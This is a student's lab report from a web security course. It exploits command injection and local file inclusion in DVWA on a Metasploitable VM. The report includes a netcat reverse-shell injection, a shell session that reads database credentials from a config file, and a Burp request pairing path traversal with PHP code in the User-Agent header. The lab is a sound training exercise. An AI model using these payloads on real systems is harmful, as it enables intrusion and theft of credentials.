



INTERNATIONAL CYBERSECURITY AND DIGITAL FORENSICS ACADEMY

Course: BVWS102-Web Application Security Essentials

Student Name: Abubakari-Sadique Hamidu

Student ID: 2025/FWSD/11392

Web Application Security: Vulnerability Discovery And
Exploitation

Instructor: Aminu Iddris (CCNA, CompTIA, CEH, OSCP, CISSP,
CISM)

Lab Title: Web Application Vulnerability Discovery and Exploitation Using
DVWA and Metasploitable

Introduction

This lab demonstrates the discovery and controlled exploitation of selected **OWASP Top 10 vulnerabilities** using **DVWA** and **Metasploitable** in a controlled virtual environment.


Tools and Resources Used

- **Damn Vulnerable Web Application (DVWA)** – Vulnerable web application for testing.
- **Metasploitable VM** – Target system for vulnerability scanning.
- **VirtualBox / VMware** – Virtualization platform.
- **Netcat (nc)** – Used for reverse shell connections.
- **Burp Suite** – Used to intercept and modify HTTP requests.
- **OWASP ZAP** – Used for automated vulnerability scanning.
- **Linux-based attacker machine (e.g., Kali Linux)** – Used to run security tools.
- **Grammarly** : for grammarly check and report refinement

PART A – Command Execution (DVWA)


Step 1: Identify the Command Execution Module

The Command Execution module was accessed in DVWA.




Step 2: Confirm the Vulnerability


A benign system command was injected to confirm command execution.
Command used: (1) 192.168.87.12;ls (2) 192.168.87.12 | ls



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in a web browser. The page title is "Vulnerability: Command Execution". On the left, there is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution (highlighted), CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. Below these are links for DVWA Security, PHP Info, and About. The main content area has a section titled "Ping for FREE" with a text input field and a "submit" button. Below the input field, the output of a ping command is displayed in red text: "PING 192.168.87.12 (192.168.87.12) 56(84) bytes of data. 64 bytes from 192.168.87.12: icmp_seq=1 ttl=64 time=0.492 ms 64 bytes from 192.168.87.12: icmp_seq=2 ttl=64 time=0.231 ms 64 bytes from 192.168.87.12: icmp_seq=3 ttl=64 time=0.681 ms --- 192.168.87.12 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 1999ms rtt min/avg/max/mdev = 0.231/0.468/0.681/0.184 ms help index.php source". Below this, a "More info" section contains two links: <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution> and <http://www.ss64.com/bash/>.




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in a web browser, similar to the first one. The page title is "Vulnerability: Command Execution". The sidebar and navigation links are the same. The main content area has a section titled "Ping for FREE" with a text input field and a "submit" button. Below the input field, the output of a ping command is displayed in red text: "PING 192.168.87.12 (192.168.87.12) 56(84) bytes of data. 64 bytes from 192.168.87.12: icmp_seq=1 ttl=64 time=0.000 ms 64 bytes from 192.168.87.12: icmp_seq=2 ttl=64 time=0.330 ms 64 bytes from 192.168.87.12: icmp_seq=3 ttl=64 time=0.693 ms --- 192.168.87.12 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2008ms rtt min/avg/max/mdev = 0.000/0.341/0.693/0.283 ms /var/www/dvwa/vulnerabilities/exec". Below this, a "More info" section contains three links: <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>, <http://www.ss64.com/bash/>, and <http://www.ss64.com/nt/>.



Step 3: Identify the Vulnerable Parameter


The IP address input field was identified as the vulnerable parameter.



Step 4: Set Up Netcat Listener

A Netcat listener was started on the attacker machine.


Command used: `nc -vv -l -p 8081`



Step 5: Inject Reverse Shell Payload

A reverse shell payload was injected through the vulnerable input field.

Command used: 192.168.87.12;nc -e /bin/sh 192.168.87.172 8081



Step 6: Establish Reverse Shell

A successful reverse shell connection was obtained.

Some verification commands tried: (1) ls (2) cd config (3) cat config.inc.php

```
root@kali: /home/kali
Session Actions Edit View Help

(root@kali)~/home/kali
$ nc -vv -l -p 8081 ...
listening on [any] 8081 ...
192.168.87.12: inverse host lookup failed: Unknown host
connect to [192.168.87.172] from (UNKNOWN) [192.168.87.12] 41064
ls
help
index.php
source
cd ../../
ls
CHANGELOG.txt
COPYING.txt
README.txt
about.php
config
config.php
docs
dvwa
external
favicon.ico
hackable
ids_log.php
index.php
instructions.php
login.php
logout.php
php.ini
phpinfo.php
robots.txt
security.php
setup.php
vulnerabilities

Home
Instructions
Setup
Brute Force
Change Log
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security

Vulnerability: Command
Ping for FREE
Enter an IP address below.
[8.87.12: nc -e /bin/sh 192.168.87.172] 8081

More info
This document contains information that may be used to exploit vulnerabilities in this application.
Please use this information responsibly.

(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.87.172 netmask 255.255.255.0 broadcast 192.168.87.255
    inet6 fe80::a00:27ff:fe13:e387 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:13:e3:87 txqueuelen 1000 (Ethernet)
    RX packets 1435 bytes 584087 (570.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1661 bytes 266965 (260.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 52 bytes 3780 (3.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 52 bytes 3780 (3.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)~$
```

```
root@kali: /home/kali
Session Actions Edit View Help

setup.php
vulnerabilities
cat config
cd config
ls
config.inc.php
config.inc.php-
cat config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the
# variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes
# a problem due to sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables

$DVWA = array();
$DVWA[ 'db_server' ] = 'localhost';
$DVWA[ 'db_database' ] = 'dvwa';
$DVWA[ 'db_user' ] = 'root';
$DVWA[ 'db_password' ] = '';

# Only needed for PGSQL
$DVWA[ 'db_port' ] = '5432';

?>

Vulnerability: Command
Ping for FREE
Enter an IP address below.
[8.87.12: nc -e /bin/sh 192.168.87.172] 8081

More info
This document contains information that may be used to exploit vulnerabilities in this application.
Please use this information responsibly.

(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.87.172 netmask 255.255.255.0 broadcast 192.168.87.255
    inet6 fe80::a00:27ff:fe13:e387 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:13:e3:87 txqueuelen 1000 (Ethernet)
    RX packets 1435 bytes 584087 (570.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1661 bytes 266965 (260.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0



lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 52 bytes 3780 (3.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 52 bytes 3780 (3.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)~$
```

PART B – Local File Inclusion (LFI)

Step 1: Identify the File Inclusion Module

The File Inclusion module was accessed in DVWA.



Step 2: Intercept Request Using Burp Suite

HTTP requests were intercepted using Burp Suite.

Request

```
1 GET /dvwa/vulnerabilities/fi/?page=../../../../proc/self/environ HTTP/1.1
2 Host: 192.168.87.12
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: security=low; PHPSESSID=26d490e7261dcf56e17a4d35c86c5326
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Inspector

Name	Value
Host	192.168.87.12
User-Agent	<?phpinfo()
